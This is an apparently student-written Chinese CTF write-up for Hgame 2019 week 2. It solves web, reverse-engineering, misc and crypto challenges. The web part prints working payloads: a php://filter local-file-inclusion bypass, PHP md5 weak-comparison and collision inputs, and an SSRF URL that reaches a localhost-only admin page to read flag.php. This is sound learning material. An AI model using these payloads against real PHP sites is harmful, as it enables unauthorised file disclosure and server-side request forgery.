Hgame 2019 Writeup Week2

Author: Rainbow

过年的week2有点咸鱼了。。。

I WEB

1. easy_php

Question

Description

代码审计♂第二弹

URL

http://118.24.25.25:9999/easyphp/index.html

Base Score

150

Answer

（这么一题写了好久好久，宝宝心里哭）

打开网页，发现标题是`where is my robots`

然后看看`robots.txt`又是`img/index.php`,

所以打开http://118.24.25.25:9999/easyphp/img/index.php

然后拿到了一下东西。

((((开头一个什么奇怪的照片，我啥都没看懂，别来问我。。。（手动滑稽）))))

```php
<?php
    error_reporting(0);
    $img = $_GET['img'];
    if(!isset($img))
        $img = '1';
    $img = str_replace('../', '', $img);
    include_once($img.".php");
    highlight_file(__FILE__);
```

这个显然就是注入+LFI，

然后我又发现了http://118.24.25.25:9999/easyphp/flag.html,

打开了是`maybe_you_should_think_think`。

但是幺蛾子肯定就在这里，我要看源码。

所以打开

> http://118.24.25.25:9999/easyphp/img/?img=php://filter/convert.base64-encode/resource=..../flag

(`../`双写，是为了解决替换问题。)

拿到了源码的base64：

> PD9waHAKICAgIC8vJGZsYWcgPSAnaGdhbWV7WW91XzRyZV9Tb19nMG9kfSc7CiAgICBlY2hvICJtYXliZV95b3Vfc2hvdWxkX3RoaW5rX3RoaW5rIjsK

解码得：

```php
<?php
    //$flag = 'hgame{You_4re_So_gOod}';
    echo "maybe_you_should_think_think";
```

所以就是flag就是`hgame{You_4re_So_gOod}`

(莫名奇妙，弄了好久，难受啊）

((首尾呼应有没有！))

2. php trick

Question

Description

some php tricks

URL

http://118.24.3.214:3001

Base Score

200

Answer

打开网页，看到源码：

```php
<?php
//admin.php
highlight_file(__FILE__);
$str1 = (string)@$_GET['str1'];
$str2 = (string)@$_GET['str2'];
$str3 = @$_GET['str3'];
```

```php
$str4 = @$_GET['str4'];
$str5 = @$_GET['H_game'];
$url = @$_GET['url'];
if( $str1 == $str2 ){
    die('step 1 fail');
}
if( md5($str1) != md5($str2) ){
    die('step 2 fail');
}
if( $str3 == $str4 ){
    die('step 3 fail');
}
if ( md5($str3) !== md5($str4)){
    die('step 4 fail');
}
if (strpos($_SERVER['QUERY_STRING'], "H_game") !==false)
{
    die('step 5 fail');
}
if(is_numeric($str5)){
    die('step 6 fail');
}
if ($str5<9999999999){
    die('step 7 fail');
}
if ((string)$str5>0){
    die('step 8 fial');
}
if (parse_url($url, PHP_URL_HOST) !== "www.baidu.com"){
    die('step 9 fail');
}
if (parse_url($url,PHP_URL_SCHEME) !== "http"){
    die('step 10 fail');
}
```

```
$ch = curl_init();
curl_setopt($ch,CURLOPT_URL,$url);
$output = curl_exec($ch);
curl_close($ch);
if($output === FALSE){
    die('step 11 fail');
}
else{
    echo $output;
}
step 1 fail
```

那么就一步步来吧

第一步

```
$str1 = (string)@$_GET['str1'];
$str2 = (string)@$_GET['str2'];
...
if( $str1 == $str2 ){
    die('step 1 fail');
}
if( md5($str1) != md5($str2) ){
    die('step 2 fail');
}
```

显然if里面得条件都是要不满足的，才不会die。

也就是`str1`!=`str2`，然后MD5相等。

因为弱类型的存在，所以可以这样

> str1=240610708
>
> str2=QNKCDZO

这两个的md5都是`0e`开头的，所以最后会相等。

第二步

```
$str3 = @$_GET['str3'];
$str4 = @$_GET['str4'];
...
if( $str3 == $str4 ){
    die('step 3 fail');
}
if ( md5($str3) !== md5($str4)){
    die('step 4 fail');
}
```

这个就是MD5碰撞了

> str3=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2
>
> str4=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2

第三步

```
$str5 = @$_GET['H_game'];
...
if (strpos($_SERVER['QUERY_STRING'], "H_game") !==false)
{
    die('step 5 fail');
}
if(is_numeric($str5)){
    die('step 6 fail');
}
if ($str5<9999999999){
    die('step 7 fail');
}
```

> H.game[]=

数组一把过，爽！

第四步

```
//admin.php
...
$url = @$_GET['url'];
...
if (parse_url($url, PHP_URL_HOST) !== "www.baidu.com"){
    die('step 9 fail');
}
if (parse_url($url,PHP_URL_SCHEME) !== "http"){
    die('step 10 fail');
}
$ch = curl_init();
curl_setopt($ch,CURLOPT_URL,$url);
$output = curl_exec($ch);
curl_close($ch);
if($output === FALSE){
```

```
    die('step 11 fail');
}
else{
    echo $output;
}
```

这里就是用curl打开一个网页

可以看到最上面有一个注释

> //admin.php

直接打开可以看到

> only localhost can see it

所以curl要打开的就是这个网页。

所以先要绕过host和scheme的检查，然后访问本地的admin.php

所以构造一下参数

> url=http://@127.0.0.1:80@www.baidu.com/admin.php

然后就看到了admin.php的源码

```
<?php
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
    die('only localhost can see it');
}
$filename = $_GET['filename']??'';

if (file_exists($filename)) {
    echo "sorry,you can't see it";
}
else{
```

```
    echo file_get_contents($filename);
}
highlight_file(__FILE__);
?>
```

东西肯定就在flag.php了，然后就在最后加上神奇的filter之base64

然后最后的网址就是

> http://118.24.3.214:3001/?str1=240610708&str2=QNKCDZO&str3=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2&str4=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2&H.game[]=&url=http://@127.0.0.1:80@www.baidu.com/admin.php?filename=php://filter/convert.base64-encode/resource=flag.php

这样的。

然后拿到flag.php的base64

> PD9waHAgJGZsYWcgPSBoZ2FtZXtUaEVyNF9BcjRfczBtNF9QaHBfVHIxY2tzfSA/Pgo=

解码得

所以flag就是`hgame{ThEr4_Ar4_s0m4_Php_Tr1cks}`

II RE

5.Pro的Python教室(二)

Question

Description

Little Difficult Python Reverse.

URL

http://plqbnxx54.bkt.clouddn.com/secend.pyc

Base Score

100

Answer

不废话，反编译

```
#!/usr/bin/env python
# encoding: utf-8
print "Welcome to Processor's Python Classroom Part
2!\n"
print "Now let's start the origin of Python!\n"
print 'Plz Input Your Flag:\n'
enc = raw_input()
len = len(enc)
enc1 = []
enc2 = ''
aaa = 'ioOavquaDb}x2ha4[~ifqZaujQ#'
for i in range(len):
    if i % 2 == 0:
```

```
            enc1.append(chr(ord(enc[i]) + 1))
            continue
        enc1.append(chr(ord(enc[i]) + 2))

s1 = []
for x in range(3):
    for i in range(len):
        if (i + x) % 3 == 0:
            s1.append(enc1[i])
            continue

enc2 = enc2.join(s1)
if enc2 in aaa:
    print "You're Right!"
else:
    print "You're Wrong!"
    exit(0)
```

可以看到flag输入后，存在`enc`中，然后经过了两步操作：

第一步：

```
for i in range(len):
    if i % 2 == 0:
        enc1.append(chr(ord(enc[i]) + 1))
        continue
    enc1.append(chr(ord(enc[i]) + 2))
```

这个就是将第一个字符`+1`，第二个字符`+2`，依次类推。然后存入`enc1`

第二步：

```
for x in range(3):
    for i in range(len):
        if (i + x) % 3 == 0:
            s1.append(enc1[i])
            continue
```

这个其实就是栅栏密码的加密方式，但其实是反着的，按照0，2，1依次取。

然后得到`enc2`，然后`enc2`应该就是等于`aaa`.

所以逆向程序如下：

```
aaa = 'ioOavquaDb}x2ha4[~ifqZaujQ#'
enc2 = aaa

enc1 = []
for i in range(27):
    enc1.append(aaa[int(i / 3) + (27 - 9 * (i % 3)) %
27])
enc1 = ''.join(enc1)

flag = []
for i in range(27):
    flag.append(chr(ord(enc1[i]) - i % 2 - 1))
flag = ''.join(flag)
print(flag)
```

所以flag最后得输出是`hgame{Now_YOu_got_th3_PYC!}`

III PWN

IV MISC

1. Are You Familiar with DNS Records?

Question

Description

well, you know, this is a song-fen-ti, have fun! XD

URL

http://project-a11.club/


Base Score

50

Answer

（其实这个我早就想到了是TXT，但是莫名奇妙弄了好久

cmd里运行`nslookup -qt=TXT project-a11.club 8.8.8.8`



所以flag就是`hgame{seems_like_you_are_familiar_with_dns}`

4.初识二维码

Question

Description

你知道吗，二维码就算有缺损也能扫出来哦

URL

http://plqfgjy5a.bkt.clouddn.com/%E5%88%9D%E8%AF%86%E4%BA%8C%E7%BB%B4%E7%A0%81.zip

Base Score

150

Answer

打开压缩包，看到一个flag.txt,里面开头是

>

然后我就搜了一下，找到一个在线网站，转成了图片。

肯定是个二维码，但是是一个二维码的右下角，也就是说肯定是扫不出来的。

尝试了了解二维码的原理，而打算手算的时候。。。

我去网上随便找了个一样尺寸的二维码，然后盖上去，然后改下掩码，然后就扫出来了

没错。。。就是这样。。。

扫出来的flag是`hgame{Qu1ck_ReSp0nse_cODe}`

V CRYPTO

1. 浪漫的足球圣地

Question

Description

无

URL

http://plir4axuz.bkt.clouddn.com/hgame2019/orz/enc.txt

Base Score

150

Answer

首先百度（第一次感觉有点被Google坑了）搜浪漫的足球圣地，发现了曼彻斯特，然后发现了曼彻斯特编码。

这个编码就是用01表示0，10表示1

网页给的原文是

> 966A969596A9965996999565A5A59696A5A6A59A9699A599A596A595A599A569A5A99699A56996A596A696A996A6A5A696A9A595969AA5A69696A5A99696A595A59AA56A96A9A5A9969AA59A9559

可以发现01和10的任意组合最后变成16进制，都会是569A中的一个。

原文先翻译成二进制,再进行曼彻斯特编码的解码，得到

> 0110100001100111011000010110110101100101011110110011001101100110001100100011010001100101001101010011011000110111001101010011100100110001011001010011100101100011011001000100110000101100010001100100110000100110111011001000011001001100110001100010110011000110111001101000011100001100001001100010110010000110100011111101

然后8个一组，按照ASCII，得到
flag:`hgame{3f24e567591e9cbab2a7d2f1f748a1d4}`

2. hill

Question

Description

hill密码，秘钥是3x3矩阵，flag的密文是TCSHXZTCXAPBDKJVJDOHJEAE，flag中含有BABYSHILL，flag是有意义的英文，最终提交格式: hgame{有意义的英文}

URL

http://www.example.com

Base Score

180

Answer

（参考https://wenku.baidu.com/view/7b3963bdaeaad1f347933f38.html）

对于秘钥是3x3矩阵的，需要找到明文与密文相对应的9个字符。

但是这个并不知道对应的，所以只能遍历一遍。

分别按照A=0,B=1,...,Z=25的规律，把字母编成数字。然后按照 $\begin{bmatrix} 1 & 4 & 7 \\ 2 & 5 & 8 \\ 3 & 6 & 9 \end{bmatrix}$ 的顺序排下来，变成3x3的矩阵。

然后设明文矩阵为C,密文矩阵为P，然后所以设$P = AC$,那么
$C = A^{-1}P, A^{-1} = CP^{-1}.$

所以只需要求出A^{-1}，因为这里是Mod26的矩阵，所以要通过初等行变换来算。

$(P^T|C^T) => (I|{A^{-1}}^T)$

然后得到A^{-1}，再对全部的密文P_{All}计算$A^{-1}P_{All}$,输出即可。

代码如下：

```
import numpy as np


class Matrix:
    mod = 26

    def __init__(self, lists, withs):
        self.lists = lists[:]
        self.withs = withs[:]
        self.size = len(lists)
```

```
        for it in range(self.size):
            self.times(it, self.getTimes(self.lists[it]
[it]))
            for itt in range(self.size):
                if itt != it:
                    self.addTo(it, -self.lists[itt][it],
itt)

    def times(self, lines, times):
        self.lists[lines] = [i * times for i in
self.lists[lines]]
        self.withs[lines] = [i * times for i in
self.withs[lines]]
        self.modAll()

    def addTo(self, fromm, times, to):
        self.lists[to] = [self.lists[to][i] +
self.lists[fromm][i] * times for i in range(self.size)]
        self.withs[to] = [self.withs[to][i] +
self.withs[fromm][i] * times for i in range(self.size)]
        self.modAll()

    def modAll(self):
        self.lists = [[i % 26 for i in line] for line in
self.lists]
        self.withs = [[i % 26 for i in line] for line in
self.withs]
        # print(self.lists)

    def getTimes(self, num):
        times = 0
        while (num * times) % self.mod != 1:
            times += 1
```

```
            if times > 100:
                exit(0)
        return times


# secret_code = 'TCSHXZTCXAPBDKJVJDOHJEAE'
# text_code = 'BABYSHILL'
P = [[19, 2, 18],
     [7, 23, 25],
     [19, 2, 23],
     [0, 15, 1],
     [3, 10, 9],
     [21, 9, 3],
     [14, 7, 9],
     [4, 0, 4]]
C = [[1, 0, 1],
     [24, 18, 7],
     [8, 11, 11]]

for i in range(5):
    key = np.array(Matrix(P[i:i + 3],
C).withs).transpose()
    ans = np.dot(key,
np.array(P).transpose()).transpose()
    for line in ans:
        for c in line:
            print(chr(ord('A') + c % 26), end='')
    print()
```

最后输出是

> BABYSHILLZCCEDHMQHBQKYMC THEBABYSHILLCIPHERATTACK

所以flag就是`hgame{THEBABYSHILLCIPHERATTACK}`

3. Vigener~

Question

Description

普通的Vigener

URL

http://plir4axuz.bkt.clouddn.com/hgame2019/orz/ciphertext.txt

Base Score

150

Answer

打开之后最后一句直接引起了我的注意：

```
lfey ay ajqmenycpglmqqjzndhrqwpvhtaniz
```

这肯定不是一个正常句子，所以我觉得原文就是

> flag is ....

经过对比

> lfey ay ajqmenycpglmqqjzndhrqwpvhtaniz
>
> flag is
>
> gues sg

我猜这个Vigener密码的密钥应该就是`guess`

在线解密之后，前面也变成了正常的英文句子，最后是

> flagisgfyuytukxariyydfjlplwsxdbzwvqt

所以flag就是`hgame{gfyuytukxariyydfjlplwsxdbzwvqt}`